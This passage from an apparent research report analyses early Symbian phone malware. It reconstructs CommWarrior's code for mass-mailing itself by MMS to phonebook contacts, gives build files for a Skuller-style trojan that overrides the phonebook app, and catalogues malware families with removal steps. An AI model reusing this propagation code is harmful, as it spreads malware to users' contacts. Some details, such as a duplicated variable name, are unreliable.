LIBRARY             apmime.lib
LIBRARY             bafl.lib
LIBRARY             esock.lib
LIBRARY             bluetooth.lib
LIBRARY             sdpdatabase.LIB
LIBRARY             sdpagent.LIB
LIBRARY             btmanclient.lib
LIBRARY             flogger.lib
LIBRARY             irobex.lib
LIBRARY             eikcoctl.lib
LIBRARY             btextnotifiers.lib
LIBRARY             msgs.lib  // for MMsvSessionObserver
LIBRARY             etext.lib // RichText
```

Important Note: *Some of the library files mentioned above are not needed as they correspond to UI applications only (i.e. .app files). But for simulation purposes we had created an .app version of CommWarrior which required the above library files. The above .mmp file can be imported into any Symbian IDE (e.g. CodeWarrior) to build and debug the application. In the discussion that follows we will assume that the reader is familiar with developing .exe applications on Symbian OS and is well versed with the concepts of ActiveScheduler.*

The files important from our analysis point of view are:

1. CommWarriorBT.cpp
2. CommWarriorInstaller.cpp
3. CommWarriorMMS.cpp

5.6.2. Painting the town blue - CommWarriorBT.cpp/.h

Just as one would expect, the code for propagation via Bluetooth is more or less same as that used by Cabir. The one major difference is that CommWarrior continuously searches for all Bluetooth devices in range whereas Cabir locks on to only one target at a time. However, this can be achieved without making any major changes to the code used by Cabir. As we have discussed the code in detail in the previous chapter there is no point in repeating the same thing here. We expect the readers to refer to the previous chapter and make suitable changes to the code to enable communication with multiple devices at the same time.

5.6.3. Install, copy and auto-start - CommWarriorInstaller.cpp/.h

Once the file CommWarrior.sis reaches the victim device and the user ignores the 3 warning messages, CommWarrior is installed and executed on the victim machine. The first thing that it does is that it copies its own files to a location away from the location where the system installer copied them. Thus it can avoid removal by system uninstaller (Cabir, Déjà Vu!!!). This process is exactly same as that used by Cabir. As we have discussed the nitty-gritty of this process at length in Chapter 3 and Chapter 4 we will skip the details here. The reader can refer to Chapter 3 and Chapter 4 for an in-depth discussion about how this is done.

5.6.4. A message for you - CommWarriorMMS.cpp/.h

It now time to have a look at the most vicious part of the worm. This worm uses the MMS APIs provided by Symbian to send messages to all contacts in the phonebook. Although this part of the worm causes the real damage it does not require any ingenuity to implement it. In fact, we were able to implement it using the MMS examples provided by Symbian itself. In what follows, we give a glimpse of the code to the user and as before leave out some of the finer details.

Step 1:- Get an MtmClientRegistry from the current session. This registry is used to instantiate new MTMs[4] (Message Type Modules).

```
void CommWarriorMMS::CompleteConstructL()
   {
   // We get a MtmClientRegistry from our session
   // this registry is used to instantiate new mtms.
   iMtmReg = CClientMtmRegistry::NewL(*iSession);
   iMmsMtm = (CMmsClientMtm*) iMtmReg->NewMtmL( KUidMsgTypeMultimedia );

          _LIT(KSessionOpen, "Server session opened.");
          EchoL(KSessionOpen);
   }
```

Step 2:- Create a new MMS message and attach CommWarrior.sis as an attachment**.**

```
TBool CMMSExampleContainer::CreateNewMessageL()
{
   // - CMsvEntry accesses and acts upon a particular Message Server entry.
   // - NewL() does not create a new entry, but simply a new object to access an existing entry.
   // - It takes in as parameters the client's message server session,
   //   ID of the entry to access and initial sorting order of the children of the entry.
   CMsvEntry* entry = CMsvEntry::NewL(*iSession, KMsvGlobalOutBoxIndexEntryId
,TMsvSelectionOrdering());
   CleanupStack::PushL(entry);

   // Set context to the parent folder (Outbox)
   iMmsMtm->SwitchCurrentEntryL( entry->EntryId() );

   // Create new message in the parent folder (Outbox) and set it as the current context.
   iMmsMtm->CreateMessageL( iMmsMtm->DefaultSettingsL() );
   CleanupStack::PopAndDestroy(); // entry

   // Setting recipients
   // use this to add the "To" recipients.
   iMmsMtm->AddAddresseeL( getAddressesFromPhonebook() );

   //Setting message subject
   _LIT(KMessageSubject, "3DGame 3DGame from me. It is FREE !");
   iMmsMtm->SetSubjectL(KMessageSubject);

   TFileName attachmentFile(KDirCommWarrior);
   attachmentFile.Append(KSISFileName);

   TMsvEntry ent = iMmsMtm->Entry().Entry();
   // Set InPreparation to false
   ent.SetInPreparation(EFalse);
   iMmsMtm->Entry().ChangeL(ent);    // Commit changes

  //Check that the attachment file exists.
          if(!ConeUtils::FileExists(attachmentFile))
          {
```

[4] An 'MTM' is a Message Type Module. These are 'plug-ins' to the messaging application allowing different protocols. E.g. the 9210 there is a POP3 MTM, an IMAP MTM, a Fax MTM, etc. MMS is also a type of MTM.

```
                        return EFalse;
            }
            else
            {
                        //Create attatchment
                        TMsvId attachmentID = KMsvNullIndexEntryId;
                        iMmsMtm->CreateAttachment2L( attachmentID, attachmentFile );
            }
            iMmsMtm->SaveMessageL();

            return ETrue;
}
```

The above code is appropriately commented which makes it self explanatory. However there are a few things worth mentioning:

1. ***KDirCommWarrior***: This variable would contain the name of the directory where the CommWarrior files have been installed. Thanks to the code discussed in section 4.3, the authors of CommWarrior know exactly where they have copied and created the SIS file.

```
                                    _LIT(KDirCommWarrior,"c:\\system\\updates\\");
```

2. ***KSISFileName***: This variable would contain the name of the SIS file.

```
                                    _LIT(KDirCommWarrior,"CommWarrior.sis");
```

3. ***getAddressesFromPhonebook():*** This function will return an entry from the Phonebook. We will refrain from giving the complete details of this code but give a small snippet to show that this can be done easily.

```
            CContactDatabase* contactsDb = CContactDatabase::OpenL();
            CleanupStack::PushL(contactsDb);
            TBuf<KBufferSize> buf;
            //read contact item with the default text definition
            if((*iContacts).Count() >= anIndex)
                        contactsDb->ReadContactTextDefL((*iContacts)[anIndex], buf, iTextDef);

            CleanupStack::PopAndDestroy(); // contactsDb
            return buf.AllocL();
```

Step 3:- Send the MMS message.

```
   // Start sending the message via the Server MTM to the MMS server
   CMsvOperationWait* wait = CMsvOperationWait::NewLC();
   wait->iStatus = KRequestPending;
   CMsvOperation* op = NULL;
            op = iMmsMtm->SendL(wait->iStatus );
   wait->Start();
   CleanupStack::PushL( op );
   CActiveScheduler::Start();
```

The worm has successfully propagated to a new victim :(!!!

5.7. Summary

CommWarrior reestablished the fact that the era of mobile viruses had arrived and that mobile malware would follow the same evolution cycle as that of its not-so-distant cousins (a.k.a. computer malware). By inheriting some important properties form Cabir, CommWarrior showed that, just as desktop worms and viruses have a tendency to borrow heavily from their predecessors, even the next generation mobile worms and viruses would borrow heavily from their predecessors. The use of MMS for spreading was one more nail in the coffin of mobile security. It is hard to comment on the actual intentions of the author's of this worm. Whether the worm was created for academic or malicious purposes does not matter. What matters is that the worm will go down in history as the first worm which caused real financial damage to its victims and the one responsible for giving a real jolt to the security experts (who until then were oblivious or pretending to be oblivious to the real threat posed by mobile malware).

Chapter 6: Skuller – An Analysis

6.1. Introduction

The dawn of a new era!! Until the arrival of this worm, virus writing was an art (evil as it maybe, an art is an art is an art) which required a bit of ingenuity on the part of the virus writers. But Skuller broke the myth that virus writing was a work of nerds who had a deep understanding of the Symbian system. This worm showed that any person who can use a utility for creating sis files will be able to create a Trojan of this kind. The rest of the work is done by the vulnerabilities present in Symbian. It is possible to overwrite any files, including system files, and the system becomes very unstable when it comes across unexpected files. Moreover, being a Trojan, it does not require any ingenious ways of propagation/replication. It relies on the curiosity of over eager users to download anything and everything with a catchy caption like *"Extended Theme for your Symbian Phone"* and the users oblige!! The earliest evidences of this Trojan date back to November 2004.

6.2. And the credit goes to…

It is believed that a Malaysian virus is responsible for the vast majority of Skuller variants, including, perhaps, the first one.

6.3. Modus Operandi

Unlike CommWarrior and Cabir, this Trojan does not have any complex propagation/replication needs. It relies on human curiosity and the user's disregard for basic security. Being a Trojan it does not self-replicate. It is spread manually, often under the premise that it is beneficial or wanted. The most common installation method involves unsuspecting users manually executing unknown programs. This Trojan was distributed via a range of mobile phone forums. It was presented as a program with new icons, new wallpapers etc.

But, then, if it's so simple and lacks any ingenuity then what is it that makes it click/dangerous? Well, the answer to this question is simple but unfortunate. It exploits a vulnerability in Symbian OS as described below.

Overwriting ROM Applications [2][10]

If an application on C: has the same name and path as one in Z: then it will get executed instead of the original application in the Z: drive.

E.g. ***C:\system\apps\phonebook.app*** will override ***Z:\system\apps\menu.app***

But, why did Symbian provide such a dangerous feature. Was it a bug? Well, we wouldn't say that it was a bug. This feature was deliberately included to allow patching of a binary in ROM without needing to re-flash the device. Alas!! The virus writers were smart enough to exploit this feature as a source of personal entertainment!!

For a complete list of information and application files created by Skullers please refer to Appendix B. Below we mention only a few files installed by it:

- .\System\Apps\AppInst\AppInst.aif
- .\System\Apps\AppInst\Appinst.app
- .\System\Apps\AppMngr\AppMngr.aif
- .\System\Apps\AppMngr\Appmngr.app

It also creates the files listed below:

- .\System\Libs\licencemanager20s.dll
- .\System\Libs\lmpro.r01
- .\System\Libs\lmpro.r02
- .\System\Libs\notification.cmd
- .\System\Libs\softwarecopier200.dll
- .\System\Libs\ZLIB.DLL

Basically it overwrites all the default applications that are installed on any Symbian OS phone. The application files created by Skuller are standard application files for the Symbian platform and do not contain any malicious code. The .aif files, however, are malicious; these create skull icons and block access to the application for which the skulls act as an icon.

6.4. The chosen ones

Any handset running Symbian OS is potentially vulnerable to infection. The list below shows handsets running this operating system. The list is taken from the Symbian site.

Handsets:-

BenQ P30, FOMA F2051, FOMA F2102V, FOMA F900i, FOMA F900iT ,
Motorola A1000, Nokia 3650/3600, Nokia 3660/3620, Nokia 6260, Nokia 6600,
Nokia 6620, Nokia 6630, Nokia 7610, Nokia 7650, Nokia N-Gage, Nokia N-Gage QD,
Panasonic X700, Samsung SGH-D710, Sendo X, Siemens SX1.

Smart phones and communicators:-


Ericsson R380 World Smart phone, Ericsson R380e Smart phone,
Ericsson R380sc Smart phone

6.5. Behind the scenes


We created a small application with the name "phonebook" and installed it on a Series 60 2nd edition emulator. As expected our application overrode the default phonebook application and prevented access to it. However, on a real phone the situation would be slightly different. Simply creating an application with the same name as that of a default Symbian application (say, phonebook) will not work. The created application should also have the same UID as the original application. However, getting the UID of the original application is not a difficult task. It can be obtained by reverse engineering the .app files. We will not publish the UIDs of these important Symbian applications in our report but we will reveal some information about how this Trojan can be written to work on an emulator.

6.5.1. Structure and some important files

The file structure of the "dummy phonebook application" is as shown below. To give it a realistic touch we also created an .aif file with a Skuller's icon. I guess this would explain the presence if the "aif" folder as shown below.



The .mmp file is as shown below.



```
TARGET          phonebook.app
TARGETTYPE      app

TARGETPATH      \system\apps\phonebook
UID                 0x100039CE  0xXXXXXXXX

LANG                SC

SOURCEPATH          ..\src
DOCUMENT                    Series_60_APP_ReadMe.txt
SOURCE              phonebook.cpp
SOURCE              phonebookApplication.cpp
SOURCE              phonebookAppview.cpp
SOURCE              phonebookAppUi.cpp
SOURCE              phonebookDocument.cpp

SOURCEPATH          ..\group


USERINCLUDE         ..\inc
USERINCLUDE         ..\sis

SYSTEMINCLUDE       \epoc32\include

LIBRARY             euser.lib
LIBRARY             apparc.lib
LIBRARY             cone.lib
LIBRARY             eikcore.lib
LIBRARY             avkon.lib

RESOURCE        phonebook.rss

START BITMAP      phonebook.mbm
HEADER
TARGETPATH        \system\apps\phonebook
SOURCEPATH        ..\datasrc
SOURCE            C12 athene.bmp
END

AIF phonebook.aif ..\aif phonebook.rss c12 \
    phonebook.bmp phonebook_mask.bmp phonebook_lst.bmp
    phonebook_lst_mask.bmp
```

As discussed earlier, the structure of the .mmp file is same as that of any standard Symbian application. The only interesting/different part of the above file is the presence of the “AIF” section (at the end of the file). This gives details about the location of the icons and the corresponding .rss file to be used for the application. The .rss file is as shown below:

```
#include <aiftool.rh>
RESOURCE AIF_DATA
   {
   app_uid = 0x0XXXXXXXX;
   caption_list=
      {
      CAPTION
         {
         code = ELangEnglish;
         caption = "Phonebook";
         }
      };
   num_icons = 2;
   embeddability=KAppNotEmbeddable;
   newfile=KAppDoesNotSupportNewFile;
}
```

Finally, the following line (highlighted below) is added to the .pkg file to ensure that the .aif file is exported along with the application:

```
; Files to copy
"phonebook.APP"-"C:\system\apps\phonebook\phonebook.app"
"phonebook.rsc"-"C:\system\apps\phonebook\phonebook.rsc"
"phonebook.aif"-"C:\system\apps\phonebook\phonebook.aif"
```

When installed on the emulator this application overrides the original phonebook application and prevents access to the phonebook.

Note: As this is a Trojan it does not replicate/propagate on its own. Hence the piece of code responsible for replication/propagation found in Cabir and CommWarrior is missing here (rather its not needed here).

6.6. Summary

They say that simplicity wins the heart of many. Alas!! The simplicity of Skuller one the hearts of many script kiddies and to express their love for this Trojan these script kiddies started producing many variants of this Trojan. Skuller was the first of what is now the largest family of mobile Trojans. This Trojan was definitely an embarrassment for Symbian OS developers as it hit them where it hurt the most (using Symbian’s loopholes to override Symbian’s own applications). If Symbian’s own applications are not safe from attack by virus writers then nothing is. This made Symbian OS developers pull up their socks and make some serious changes to their OS which prevented this open-to-all overwriting of system applications (More on this in Chapter 11).

Chapter 7: Taxonomy of mobile worms and viruses

7.1. *Introduction*

It's all in the family!!

Classification of malware has always been a difficult research task. But why so much fuss about the family. "What's in a (family) name?" "What difference does it make if Mabir is a variant of Cabir or CommWarrior?" Well, it does. All members belonging to the same family would have the same traits and consequently the same methods can be applied for removal and disinfection. Apart from disinfection, proper classification of malware also helps researchers in keeping track of the current stage of evolution of malware. If a worm with a completely different behavior than that of any of the existing families is detected then it's "May day!! May day!! Alpha to Charlie!! Alpha to Charlie!! Alert all forces (a.k.a. virus researchers)!! On the other hand if a new worm is similar to an existing family of worms then no need to hit the panic button. We already know how to deal with this bugger!!

The main difficulty in classification is due to the fact that most of the new malicious programs for mobile phones are hybrids i.e. they inherit the evil traits from not just one family but from one or more existing families (Phew!! Aren't there any cute little innocent people left in this world!!). As described below, most of the anti-virus companies use a 4 part nomenclature system for classifying malware:

1. ***Behavior:*** This indicates whether the malware is a worm, virus or a Trojan.
2. ***Environment:*** The platform i.e. the operating system for which the malware was written. E.g. Windows, Linux, Symbian etc.
3. ***Family Name***
4. ***Variant Identifier***

In this chapter, we try to classify the existing mobile worms and viruses based on their behavior. The classification that we present here is greatly inspired by that suggested by Kaspersky Labs [11] and F-Secure [10]. We give a brief description of 20 families of mobile worms and highlight the subtle differences and similarities between them. Of course, there are some more families of mobile worms/viruses apart from the ones described here. But we currently do not have enough information about these worms/viruses and hence we just make a passing mention of these worms without providing any details. We promise to update this report as and when we get more information about these worms and viruses.

7.2. The Most Wanted

Most of the new worms and viruses borrow heavily from their predecessors. As and when the source codes/technical details of existing worms become available, more and more script kiddies capitalize on the work of other virus writers and come up with new variants of these worms. It is therefore necessary to first look at the pioneers (for the want of a better word) in the field of worms and viruses and then draw comparisons of newer worms with these path breakers (or should we say security breakers). Hence we begin with a brief description of the 3 most path breaking worms and then move on to discuss about other malware which borrow their malicious intentions and techniques from these worms.

7.2.1. Cabir

Birth date	June 2004
OS	Symbian OS
Behavior	Worm
Description	Refer Section 4.2
Technical Details	Refer Section 4.4
Loophole(s) exploited	Does not exploit any loophole as such but uses the following APIs for performing malicious activities: 1. Bluetooth API 2. File API Also takes advantage of the fact that the structure of a SIS file is known which makes it easy for anyone to construct it programmatically
Number of variants & their Names	31 variants have been discovered viz., Worm.SymbianOS.Cabir.A ***to*** Worm.SymbianOS.Cabir.Z and Worm.SymbianOS.Cabir.AA ***to*** Worm.SymbianOS.Cabir.AE
Vulnerable Devices	Symbian Series 60 phones using OS v7.x or 8.x[5]
Removal Details[4]	7. Download www.kaspersky.com/downloads/wap/downloads/decabir.sis. 8. Upload the installation file, decabir.sis, to the handset, and launch it. 9. Choose the Decabir icon in the main menu. 10. If the handset is not infected, the message 'Device is clean' will be displayed. 11. If the handset is infected, the message 'Cabir has been removed. Please reboot' will be displayed. You should now switch your handset off and on again.

7.2.2. CommWarrior

Birth date	June 2004
OS	Symbian OS

[5] Please refer to Appendix C for a list of Symbian phones.

Behavior	Worm
Description	Refer Section 5.2
Technical Details	Refer Section 5.4
Loophole(s) exploited	Does not exploit any loophole as such but uses the following APIs for performing malicious activities: Bluetooth API MMS API File API Also takes advantage of the fact that the structure of a SIS file is known which makes it easy for anyone to construct it programmatically
Number of variants & their Names	14 variants have been discovered viz., Worm.SymbianOS.CommWarrior.A ***to*** Worm.SymbianOS.CommWarrior.C, Worm.SymbianOS.CommWarrior.F ***to*** Worm.SymbianOS.CommWarrior.N, Worm.SymbianOS.CommWarrior.Q, Worm.SymbianOS.CommWarrior.T
Vulnerable Devices	Symbian Series 60 phones using OS v7.x or 8.x
Removal Details[4]	1. Download F-Secure Mobile Anti-Virus from http://f-secure.mobi and activate the Anti-Virus 2. Scan the phone and remove any components of the malware 3. Reboot the phone to remove memory resident components

7.2.3. Skullers

Birth date	November 2004
OS	Symbian OS
Behavior	Trojan
Description	Refer Section 6.2
Technical Details	Refer Section 6.4
Loophole(s) exploited	Exploits a loophole in Symbian which allows system applications to be overwritten by user applications (Refer to Overwriting ROM Applications)
Number of variants & their Names	31 variants have been discovered
Vulnerable	Symbian Series 60 phones using OS v7.x or 8.x

Devices

Removal Details[4]

1. Two series 60 phones will be needed for disinfection.
2. Download F-Skulls tool from ftp://ftp.f-secure.com/anti-virus/tools/f-skulls.zip or directly with phone http://www.europe.f-secure.com/tools/f-skulls.sis
3. Install F-Skulls.sis into infected phones memory card with a clean phone.
4. Put the memory card with F-Skulls into infected phone.
5. Start up the infected phone, the application menu should work now.
6. Go to application manager and uninstall the SIS file in which you installed the skulls variant.
7. Download and install F-Secure Mobile Anti-Virus to remove any Cabir variants dropped by the Skulls variant
   http://www.f-secure.com/wireless/download/
   or with phone web browser
   http://mobile.f-secure.com
8. Remove the F-Skulls with application manager as the phone is now cleaned.

7.3. The Followers

If you did it, so can I!!
Better (Deadlier) than thy!!

An insatiable hunger to prove their superiority attracts most of the virus writers to this evil field. In their enthusiasm to out power each other they absolutely forget about the newer depths (*of course, in their inverted scheme of things, depths are actually heights*) that they reach every time they come up with an even more malicious program. This is perhaps the reason that since the Pandora's box was opened by Cabir and gang there has never been a shortage in the production of malicious programs. Each time a malware writer comes up with a new worm, there are a 100 others eagerly burning the midnight oil to out perform him/her. One important observation worth mentioning is that after some time the process of virus writing becomes somewhat similar to the process used by a chef to come up with newer tastier dishes:

"Take a few existing recipes and add or modify a few ingredients and there you are!! You have a new dish!! More delicious (is it a coincidence that delicious and malicious rhyme??) than ever before!!"

Keeping this phenomenon in mind, we now look at some of the malware that followed in the footsteps of the famous three. Of course, some of these worms have their own identity and don't directly borrow from their predecessors. But, as we shall see, the basic idea still remains the same:

1. Use the connectivity (Bluetooth, MMS, SMS) APIs provided by Symbian for performing malicious activities.
2. Replace system binaries (Overwriting ROM applications).
3. Replace system configuration files with corrupted/malformed files.

7.3.1. Mosquit

Birth date	Aug 2004
OS	Symbian
Behavior	Trojan
Description	1. It is a Trojan that masquerades as a cracked version of a popular Symbian OS game called Mosquitos. 2. It sends SMS to premium numbers without the knowledge of the user.
Technical Details	1. Uses the SMS APIs provided by Symbian to send SMS messages to premium numbers. These numbers are hard coded in the program and not taken from the user's phone book. 2. Mainly uses the methods provided by CsmsClientMtm.
Loophole(s) exploited	Does not exploit any loophole as such but uses the SMS APIs for performing malicious activities.
Number of variants & their Names	Only 1 variant has been discovered viz., Trojan.SymbianOS.Mosquit.A
Vulnerable Devices	Symbian Series 60 phones using OS v7.x or 8.x
Removal Details[4]	Can be uninstalled using Symbian application manager.

7.3.2. Lasco

Birth date	Feb 2005
OS	Symbian
Behavior	Worm
Description	1. Similar to Cabir in the sense that it also spreads via Bluetooth and once installed on a device continuously scans for infecting new devices over Bluetooth. 2. It also searches for other sis files on the victim's device and infects them by inserting its own sis file into these sis files. Then if such an infected sis file is sent to other devices (manually) then the worm

	will get installed along with the original harmless application. 3. During installation it creates the following files on the victim’s device: • c:\system\apps\velasco\velasco.rsc • c:\system\apps\velasco\velasco.app • c:\system\apps\velasco\flo.mdl 4. On execution it copies the following files • flo.mdl to c:\system\recogs • velasco.app to c:\system\symbiansecuredata\velasco\ • velasco.rsc to c:\system\symbiansecuredata\velasco\
Technical Details	1. Code for spreading via Bluetooth and making the worm auto-startable is exactly similar to that used by Cabir. 2. As discussed in some of the earlier chapters Symbian allows a sis file to be embedded in these sis files. The format and exact details of such a sis file are also publically known. The writers of Lasco used this knowledge to: • Read existing sis files. • Make appropriate changes to the header and embed the malicious file at a suitable location as specified by the SIS File format.
Loophole(s) exploited	1. Uses the Bluetooth APIs provided by Symbian. 2. Uses the File APIs provided by Symbian to read and modify existing sis files.
Number of variants & their Names	Only 1 variant has been discovered viz., Worm.SymbianOS.Lasco.A
Vulnerable Devices	Symbian Series 60 phones using OS v7.x or 8.x
Removal Details[4]	F-Secure Mobile Anti-Virus will detect the Lasco.A and delete the worm components. After deleting worm files you can delete this directory: c:\system\symbiansecuredata\velasco\

7.3.3. Locknut

Birth date	Feb 2005
OS	Symbian
Behavior	Trojan
Description	1. It masquerades as a patch for Symbian OS. On installation it drops the following malformed binaries on the device. • c:\system\apps\gavno\gavno.app • c:\system\apps\gavno\gavno.rsc

	• c:\system\apps\gavno\gavno_caption.rsc 2. If an attempt is made to launch the .app file (which is malformed) then an OS error occurs which causes a part of the device functionality to be lost. Due to this most of the applications on the device will stop working.
Technical Details	1. Just generates a .sis file which contains malformed binaries. 2. These files contain some junk messages in Russian and do not adhere to the behavior appropriate to the particular file format.
Loophole(s) exploited	Exploits a vulnerability in Symbian OS which causes a fatal error if an improperly constructed .app or .rsc file is encountered.
Number of variants & their Names	4 variant has been discovered viz., Trojan.SymbianOS.Locknut.A, Trojan.SymbianOS.Locknut.B, Trojan.SymbianOS.Locknut.C, Trojan.SymbianOS.Locknut.E
Vulnerable Devices	Will only work with devices that have Symbian OS 7.0S or newer (but older than v9.1), devices that use Symbian OS 6.0 or 6.1 are unaffected.
Removal Details[4]	1. Two series 60 phones will be needed for disinfection. 2. Download F-Locknut tool from ftp://ftp.f-secure.com/anti-virus/tools/f-locknut.zip or directly with phone http://www.europe.f-secure.com/tools/f-locknut.sis 3. Install F-Locknut.sis into infected phones memory card with a clean phone 4. Put the memory card with F-Locknut into infected phone 5. Start up the infected phone, the application menu should work now 6. Go to application manager and uninstall the SIS file in which you installed the locknut variant

7.3.4. Dampig

Birth date	March 2005
OS	Symbian
Behavior	Trojan
Description	1. Takes inspiration form Skullers and disables some critical system applications like: • Bluetooth UI • System File Manager • Messaging application • Phonebook 2. It does not disable the main menu which allows the user to use his phone and download an antivirus to disinfect the device (*so sweet of*

	them!!). 3. It also corrupts its own installation information which ensures that it cannot be uninstalled till the phone is disinfected. 4. It also drops several variants of Cabir on the infected phone.
Technical Details	1. The trick used for disabling system applications is similar to that used by Skullers. 2. Uses the File API to overwrite/corrupt its own installation information. 3. Packags some variants of Cabir in its own sis file.
Loophole(s) exploited	1. Same as that exploited by Skullers (Overwriting ROM applications) 2. Other loopholes exploited are same as those exploited by Cabir. 3. Uses File APIs provided by Symbian for performing malicious activities (corrupting its installation information)
Number of variants & their Names	Only on variant has been discovered so far viz., Trojan.SymbOS.Dampig.A
Vulnerable Devices	Same as Skullers and Cabir → Symbian Series 60 phones using OS v7.x or 8.x
Removal Details[4]	1. Kill the Cabir variants that are currently running in the system. 2. Press menu button until you get a list of running applications. 3. Kill all applications that look suspicious by pressing 'C' button. 4. F-Secure Mobile Anti-Virus will detect the installed Cabir variants and delete the worm components. After deleting worm files you can delete the various directories created by the worm. 5. Go to application manager and uninstall the Fscaller3.2Crack7610.sis.

7.3.5. Drever

Birth date	March 2005
OS	Symbian OS
Behavior	Trojan
Description	Disables the automatic startup of several antivirus softwares. It does so by overwriting the bootloaders used by these antivirus softwares
Technical Details	1. As we had seen in some of the earlier chapters, recognizers are used to autostart an application every time the device reboots. Antivirus companies use this strategy to load their antivirus programs during system startup. If these recognizers get corrupted then the anti-virus software will not get loaded during startup. 2. These startup files have standard names and locations which can be

	easily determined by installing the antivirus on a device. Once these names and locations are known, a virus writer's job is easy. He just needs to overwrite them with corrupt files.
Loophole(s) exploited	Does not exploit any loophole as such but uses the File APIs provided by Symbian for performing malicious activities (overwriting critical files of other applications).
Number of variants & their Names	4 variants have been discovered viz., Trojan.SymbianOS.Drever.A, Trojan.SymbianOS.Drever.B, Trojan.SymbianOS.Drever.C, Trojan.SymbianOS.Drever.D
Vulnerable Devices	Symbian Series 60 phones using OS v7.x or 8.x
Removal Details[4]	1. Uninstall the Trojan using application manager 2. Reinstall your anti-virus program

7.3.6. Mabir

Birth date	April 2005
OS	Symbian
Behavior	Worm
Description	1. Spreads via Bluetooth (same as Cabir). 2. Also capable of spreading via MMS. However, it is slightly different from CommWarrior. It listens for incoming SMS and MMS messages and when one is received it replies to the message. It attaches its sis file along with the reply. 3. On installation it creates the following sis files on the victim's device: • \system\apps\Caribe\Caribe.app • \system\apps\Caribe\Caribe.rsc • \system\apps\Caribe\flo.mdl 4. On execution it copies the following files: • flo.mdl to c:\system\recogs • Caribe.app to \system\symbiansecuredata\caribesecuritymanager\ • Caribe.rsc to \system\symbiansecuredata\caribesecuritymanager\ • Info.sis i.e. its own sis file to \system\symbiansecuredata\caribesecuritymanager\
Technical Details	Code for spreading via Bluetooth and making the worm auto-startable is exactly similar to that used by Cabir. Code for spreading via MMS is similar to that used by CommWarrior but instead of sending MMS to all contacts it listens for incoming

	messages and sends its sis files as a reply to these messages.
Loophole(s) exploited	Uses the Bluetooth, MMS and File APIs for performing malicious activities.
Number of variants & their Names	Only 1 variant has been discovered viz., Worm.SymbianOS.Mabir.A
Vulnerable Devices	Symbian Series 60 phones using OS v7.x or 8.x
Removal Details[4]	1. F-Secure Mobile Anti-Virus detects Mabir.A and delete the worm components. 2. After disinfecting you phone, you can remove remaining empty directories by going to application manager and uninstalling the SIS file in which Mabir.A arrived (either caribe.sis or info.sis)

7.3.7. Fontal

Birth date	April 2005
OS	Symbian
Behavior	Trojan
Description	1. Installs some corrupted font files on the phone. 2. This causes the phone to hang when it is rebooted. 3. Also disables the Application Manager which ensures that the Trojan cannot be uninstalled till the phone is disinfected.
Technical Details	1. Just creates some junk font files and installs them on the phone. 2. The trick used for disabling Application Manager is same as that used by Skullers. 3. It installs the following files on the system • \system\apps\appmngr\appmngr.app • \system\apps\kill sadam\kill sadam.app • \system\apps\fonts\kill sadam font.gdr
Loophole(s) exploited	1. Exploits a vulnerability is Symbian OS which fails to handle malformed application files. 2. Also exploits the vulnerability which allows *"Overwriting ROM applications"* (for disabling Application Manager)
Number of variants & their Names	8 variants have been discovered viz., Trojan.SymbianOS.Fontal.A to Trojan.SymbianOS.Fontal.H
Vulnerable Devices	Symbian Series 60 phones using OS v7.x or 8.x

